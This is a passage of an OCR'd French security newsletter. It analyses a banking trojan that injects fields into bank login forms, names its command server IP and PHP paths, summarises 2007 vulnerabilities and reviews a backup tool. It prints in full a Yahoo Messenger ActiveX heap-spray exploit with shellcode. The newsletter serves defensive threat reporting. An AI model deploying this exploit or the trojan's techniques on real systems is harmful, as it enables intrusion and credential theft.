malware.exe:1104 CreateKey HKLM\Software\Helper SUCCESS
malware.exe:1104 CreateKey HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper
malware.exe:1104 CreateKey HKLM\Software\Helper SUCCESS
malware.exe:1104 CreateKey HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper
malware.exe:1104 CreateKey HKLM\Software\Helper SUCCESS
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
malware.exe:1104 CreateKey HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
malware.exe:1104 CreateKey HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
malware.exe:1104 CreateKey HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
```

Plusieurs points nous interpellent. Le malware ajoute un objet "Browser Helper" et utilise à un moment ou un autre un algorithme de chiffrement.


```
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS

malware.exe:1104 CreateKey
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\
{01df170 0-257b-11dc-9880-00d068026ed0}\ SUCCESS

malware.exe:1104 CreateKey HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser
```

Un objet "Browser Helper Object" est une DLL qui permet aux développeurs de customiser et de contrôler Internet Explorer. Le malware installe donc des fonctionnalités non désirées et souvent invisibles. Dès que la victime visite une page web, l'objet peut modifier l'affichage à la volée et donc piéger facilement l'utilisateur abusé.

Nos doutes sont confirmés avec l'utilisation d'un outil qui affiche les BHO présents sur le système.



Revenons aux deux fichiers créés par notre virus « C:\WINDOWS\system32\help.txt» et « C:\WINDOWS\system32\cimm.dll ».


Le premier est un fichier texte qui contient certainement des informations intéressantes mais celles-ci sont obfusquées.

De nombreuses entrées de ce type permettent de nous donner des pistes sur la nature de celles-ci. En effet, on peut penser que ces données correspondent à des urls. La plupart des virus utilisent une simple opération XOR pour camoufler le contenu des fichiers de configuration à la vue des victimes.

Nous utilisons alors un outil qui va réaliser une attaque de bruteforce sur l'algorithme en lui donnant des chaînes de caractères en entrées. Après plusieurs tests, nous obtenons alors la clef XOR (0x043) qui a été utilisée pour offusquer ce fichier.

Il ne nous reste plus qu'à décoder le fichier « help.txt » afin d'obtenir les données en clair.

Le fichier "help.txt" est donc un fichier XML qui contient des formulaires Web pour un certains nombre de banques dont la liste apparaît à la fin.




A ce stade nous pouvons déjà imaginer les actions réalisées par le malware. Un objet "BHO" a été ajouté à Internet Explorer. Dès qu'une connexion sur un de ces sites bancaires a lieu, le malware remplace à la volée certains formulaires pour voler les identifiants de la victime. Le fichier "help.txt" est mis à jour par le serveur web qui envoie au bot ce fichier XML.

Ces soupçons seront ensuite confirmés dans la dernière étape de notre analyse.


Quelles sont les connexions établies par le malware?

Essayons alors d'identifier les connexions sortantes afin de vérifier si notre malware entre en contact avec un serveur web contrôlé par le pirate. Nous utilisons le sniffer « Wireshark ». Dès que nous lançons Internet Explorer (et pas avant), une activité suspecte est identifiable….

La première requête est envoyée à l'adresse IP : 81.95.150.2 (réservé par la société Rbusiness Network au Panama).



Dans un premier temps, notre maware va effectuer une requête POST au script « /lim/newuser.php » en fournissant un numéro aléatoire pour identifier la nouvelle machine infectée.



Une seconde requête est émise vers /lim/command.php avec en paramètre le numéro d'identification précédent.

Le serveur renvoie alors un fichier XML qui deviendra le fichier "help.txt" analysé précédemment.
Ces deux requêtes montrent clairement que la machine fait désormais parti d'un « botnet ». A chaque exécution d'Internet Explorer, une connexion est effectuée sur le même serveur pour donner des informations mises à jour au pirate.

Quel sont les objectifs du malware?


Nous avons appris que la machine infectée établissait une connexion vers un site web pirate.
Avec toutes les informatiosn que nous avons pu obtenir jusque là, il est fortement probable que le malware soit spécialisé dans le vol d'identifiants bancaires.
Nous allons alors visiter plusieurs sites de banques américaines issues du fichier "help.txt" à l'aide de deux machines différentes (saine et infectée).

Après quelques essais, nous sommes arrivés à une découverte intéressante.
En effet, le site « bankofamerica.com » un des sites les plus utilisés aux USA nous a donné deux résultats différents sur les deux machines comme le montre les captures suivantes :

Avez-vous observ une différence ??


La malversation n'est pas évidente pour un utilisateur peu vigilant mais si on regarde attentivement le formulaire de login, un nouveau champs a été ajouté.
Le rôle du troyen est clairement défini, dès qu'une connexion sur un site bancaire a lieu, l'objet « Browser Helper » ajoute à la volée un formulaire comportant le champs « ATM ». L'utilisateur croît réellement être sur le site de la banque…
Si la victime remplit les champs et valide, les informations sont envoyées au script « upload.php » avec l'identifiant de la machine infectée.

Les actions du malware ne s'arrêtent pas là. Dans un second temps, le malware poste le contenu de tous les formulaires de la page visité au script "/mail.php". L'utilité de cette action n'a pas été clairement déterminée. Il est possible que le pirate reçoit des emails afin de se tenir au courant des derniers changements des sites qu'ils ciblenr...?




Enfin, deux autres scripts « command.php » et « commandback.php » serviront à envoyer et recevoir les commandes dictées par le pirate.

Plusieurs variantes du malware que nous avons étudiées existent. Certains pointent encore vers des sites pirates qui n'ont toujours pas été fermés. Nous nous sommes permis de jeter un coup d'oeil sur le site contrôlé par le pirate.La capture suivante illustre la puissance de certains botnets. Des centaines de fichiers de logs contenant des milliers de comptes et de mots de passe sont stockés sur ce serveur :



Le pirate qui contrôle ce site web a même laissé un script PHP qui lui permet de contrôler le serveur piraté (backdoor PHP). Un interface évoluée permet d'administrer le serveur et tous les services utiles (base de données, serveurs FTP...)



Conclusion

L'étude de malware est passionnante et nous apprend les différentes méthodes de contrôle et d'infection utilisées par les pirates. Avec certains outils plus ou moins complexes, le role du virus est décomposé pas à pas et permet ensuite d'atteindre directement le serveur utilisé pour contrôler ces botnets.

Les malwares proche de "InfoStealer.banker" commencent à envahir peu à peu la toile. La motivation des pirates est clairement lucrative et les techniques sont de plus en plus furtives.
Un internaute peu aisément se faire piéger et peut difficilement se douter qu'un formulaire à été ajouté à la volée malgré que l'internaute soit réellement sur le site de sa banque.

Tendance de l'activité malicieuse d'Internet :

Près de 170 bulletins de veille ont été rédigés par notre service de veille ce qui démontre une augmentation significative de l'activité malicieuse.

Quelques logiciels comme Yahoo!Messenger ou les navigateurs IE et Firefox ont été touché par des failles de sécurité "0-day".
Côté Microsoft, 6 bulletins ont été publiés pour Visio, IE, Outlook, Vista Mail, le composant Schannel ou Win32.

Petite présentation de ces failles de sécurité et des menaces du mois...


XMCO | Partners

Les risques liés au "Social Engineering"


Des virus toujours des virus

Une des menaces majeur de ce mois aura été la diffusion massive de plusieurs emails malicieux. Différentes variantes ont été envoyées. La plupart d'entre elles utilisait des titres du genre "Subject: You've received a postcard from a family member!". Un lien invitait la victime à suivre un lien pour visualiser une carte de voeux virtuelle.

Le site pointé par ce lien tentait d'exploiter des failles du navigateurs (exploits Quicktime, Winzip, WebViewFolderIcon). Si le navigateur du client est vulnérable, un malware est alors téléchargé. Le pirate pourra ensuite contrôler cette machine qui fera parti d'un réseau de machines vérolées (botnet).



Les hackers joignent de moins en moins les fichiers vérolés aux emails afin de ne pas éveiller la suspicion de la victime. Ils préfèrent mettre en place des pages web qui tentent d'exploiter une faille du navigateur ou encore de « pusher » un exécutable qui sera souvent téléchargé par les internautes crédules….



Les messageries instantanées

Après les emails, les dangers sont également venus des messageries instantanées, vecteurs d'attaque à la mode.

Yahoo Messenger fut, durant quelques jours en proie à plusieurs vulnérabilités critiques. Ces failles de sécurité résultaient d'erreurs présentes au sein des librairies ywcvwr.dll et ywcupl chargées de gérer le module Webcam du logiciel.

Deux contrôles Active X pouvaient être exploités via l'utilisation de chaînes excessivement longues transmises aux fonctions "Send()" et "Receive()".

En incitant à visiter une page web judicieusement conçue, le pirate pouvait provoquer un débordement de tampon et ainsi prendre le contrôle du poste affecté. Deux preuves de concept (Active X) ont rapidement vu le jour. Le code présenté ci-dessous permet seulement de lancer la calculatrice.
Quelques jours plus tard, Yahoo a publié la version 8.1.

CODE ...

```
<html>
<script>
<object
classid='clsid:DCE2F8B1-A520-11D4-8FD0-
00D0B7730277' id='target'
shellcode =
unescape("%u9090%u9090%u9090%uC929%uE98
3%uD9DB%uD9EE%u2474" +
"%u5BF4%u7381%uA913%u4A67%u83CC%uFCEB%u
F4E2%u8F55" +
"%uCC0C%u67A9%u89C1%uEC95%uC936%u66D1%u
47A5%u7FE6" +
"%u93C1%u6689%u2FA1%u2E87%uF8C1%u6622%u
FDA4%uFE69" +
"%u48E6%u1369%u0D4D%u6A63%u0E4B%u9342%u
9871%u638D" +
"%u2F3F%u3822%uCD6E%u0142%uC0C1%uECE2%u
D015%u8CA8" +
"%uD0C1%u6622%u45A1%u43F5%u0F4E%uA798%u
472E%u57E9" +
"%u0CCF%u68D1%u8CC1%uECA5%uD03A%uEC04%u
C422%u6C40" +
"%uCC4A%uECA9%uF80A%u1BAC%uCC4A%uECA9%u
F022%u56F6" +
"%uACBC%u8CFF%uA447%uBFD7%uBFA8%uFFC1%u
46B4%u30A7" +
"%u2BB5%u8941%u33B5%u0456%uA02B%u49CA%u
B42F%u67CC" +
"%uCC4A%uD0FF");
bigblock = unescape("%u9090%u9090");
headersize = 20;
slackspace =
headersize+shellcode.length
while (bigblock.length<slackspace) big-
block+=bigblock;
fillblock = bigblock.substring(0,
slackspace);
block = bigblock.substring(0,
bigblock.length-slackspace);
while(block.length+slackspace<0x40000)
block = block+block+fillblock;
memory = new Array();
for (x=0; xi<800; x++) memory[x] =
block + shellcode;
var buffer = '\x0a';
while (buffer.length < 5000) buf-
fer+='\x0a\x0a\x0a\x0a';
target.server = buffer;
target.initialize();
target.send();
</script>
```

MSN

Dans un genre différent, un nouveau ver cible actuellement les utilisateurs du logiciel MSN. Plusieurs variantes ont déjà été identifiées. Ce malware baptisé "IRCBot.ACD" utilise de nombreuses langues (anglais allemand, français, italien...) afin de piéger ses victimes.

Une fois installé sur le système, le virus identifie la langue utilisée par l'ordinateur infecté pour ensuite envoyer des messages instantanés aux contacts de l'utilisateur abusé.

Les messages reçus en français sont les suivants :
"hey regarde mes tof!! :p"
"ma soeur a voulu que tu regarde ca!"
"j'ai fais pour toi ce photo album tu dois le voire :)"
"tu dois voire ces tof"
"c'est seulement mes tof :p"

En suivant un de ces liens, la victime télécharge alors une archive zip "myalbum2007.zip" qui est une réplique du ver en question.
Le virus ouvre également une porte dérobée qui permet au pirate de contrôler l'ordinateur infecté (via le protocole IRC) et devient alors un élément d'un botnet.

Real Player

Le mois dernier Winamp était affecté par un débordement de tampon. C'est maintenant au tour de Real Player de devenir un des vecteurs d'attaque.
En effet, un problème lors lors du traitement de fichiers SMIL a été révélé par un chercheur. Un fichier malformé ouvert avec "Real Player" pouvait alors provoquer un débordement de tampon et permettre à l'attaquant de compromettre le système affecté.

Microsoft

Six failles de sécurité ont été corrigées par Microsoft.

Visio (MS07-030)

Visio a été touché par plusieurs failles de sécurité. Ces dernières résultaient d'une mauvaise gestion de certains numéros de versions et d'objets malformés contenus dans les fichiers Visio ".VSD", ".VSS" ou ".VST". En incitant un utilisateur à ouvrir un fichier Visio judicieusement conçu, un pirate pouvait exécuter du code malveillant sur le poste de la victime.

Secure Channel (MS07-031)

Le deuxième composant incriminé est "Secure Channel" communément appelé "schannel". Lors d'une connexion à un serveur nécessitant l'emploi de ces protocoles, le composant vulnérable ne validait pas correctement la signature électronique fournie par le serveur. Un attaquant pouvait donc compromettre un système vulnérable en incitant son utilisateur à visiter un serveur malicieux préalablement mis en place.

Windows Vista (MS07-032)

Un autre problème a été corrigé au sein de Windows Vista. La faille de sécurité provenait d'une mauvaise gestion des droits d'accès aux banques d'informations locales des utilisateurs. En exploitant ce défaut, un pirate local pouvait découvrir des mots de passe administratifs contenus dans le registre et le système de fichiers.

Internet Explorer (MS07-033)

Comme à son habitude, une mise à jour cumulative pour internet Explorer a été publiée. Cinq vulnérabilités ont ainsi été corrigées.
Les problèmes résultaient de nombreux défauts d'implémentation au niveau de la gestion des objets COM et des erreurs du moteur du navigateur.

Un programme malicieux exploitant une de ces vulnérabilités est actuellement disponible sur Internet. Cet exploit se présente sous forme d'une page Web malveillante. Un attaquant peut exécuter des commandes malicieuses sur un système vulnérable en incitant son utilisateur à visiter cette page Web.

Windows Mail (MS07-034)

Le client de messagerie de Microsoft Vista fut également corrigé. La faille provenait d'un mauvais traitement de certaines demandes de navigation UNC (lien de type "\\serveur\partage").
En incitant un utilisateur à suivre un lien contenu dans un email, un pirate pouvait exécuter un fichier local ou présent sur un chemin UNC.

Outlook Express 6 (MS07-034)

De son côté, le client mail “Outlook Express” était affecté par plusieurs problèmes liés à des erreurs du gestionnaire de protocole MHTML qui permettaient à un attaquant de contourner les restrictions de domaine dans Internet Explorer. En incitant un utilisateur à suivre un lien contenu dans un email, un pirate pouvait accéder à des informations sensibles transmises par un autre site.

API Windows (MS07-035)


Enfin le dernier problème concernait l'API Win32 de Windows.Cette anomalie se répercute dans toutes les applications implémentant les fonctions de l'API tels qu'Internet Explorer. Un pirate informatique est donc en mesure d'exploiter cette faille de sécurité en vue de compromettre une machine en incitant son utilisateur à visiter une page Web judicieusement conçue.

INFO...

Vista reste encore vulnérable

Depuis la sortie du nouveau système d'exploitation de Microsoft, plusieurs vulnérabilités n'ont toujours pas été corrigées. En effet, sur 27 failles de sécurité, seules 12 d'entre elles ont fait l'objet d'un correctif. D'ailleurs une vulnérabilité critique serait toujours présente au sein du système d'exploitation Vista.

A l'époque de la sortie de Windows XP, 36 des 39 bogues avaient été corrigées 6 mois après la sortie de cette version.



Liste des outils bien utiles :

Chaque mois, nous vous présentons les outils libres qui nous paraissent utiles et pratiques.
Les logiciels abordés sont variés : utilitaires de développement, sécurité et autres programmes utiles, voir indispensables, au sein d'une entreprise.
Ce mois-ci, nous avons choisi de présenter les logiciels suivants :


- DriveImageXML : Logiciel de clonage de partition
- Yahoo Widget : gadgets pou Windows
- Memtest : Utilitaire de test des barrettes mémoire
- AVG antirootkit : Exterminateur de rootkit.

Vous trouverez à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros de l'« Actu-Sécurité ».

XMCO | Partners

DriveImage XML

Logiciel de clonage

Version actuelle	1.21
Utilité	
Type	Sauvegarde/Restauration
Description	Peu d'outils libres permettent de réaliser une sauvegarde complète d'une partition. Ghost de Symantec est un des plus populaires mais d'autres logiciels rivalisent sans faire trop de bruit. DriveImage XML permet de cloner l'intégralité du contenu d'un disque dur puis restaurer un système (victime d'un virus) afin de gagner un temps précieux sur des systèmes ou postes de travail en production. Une fois réinstallé, votre système sera exactement le même qu'au moment ou le clône a été réalisé : programmes, configuration, données....
Capture d'écran	
Téléchargement	DriveImage XML est disponible à l'adresse suivante : http://www.runtime.org/dixml.htm
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	DriveImage XML est un des seuls outils performants de ce type. Simple, intuitif, il dispose d'une interface agréable et séduira la plupart des utilisateurs. Comme son nom l'indique, les sauvegardes sont réalisées au format XML. Seule ombre au tableau, la création d'un CD d'amorçage requiert l'utilisation d'un outil tiers de type BartPE (présenté dans Actu-Secu n°5)

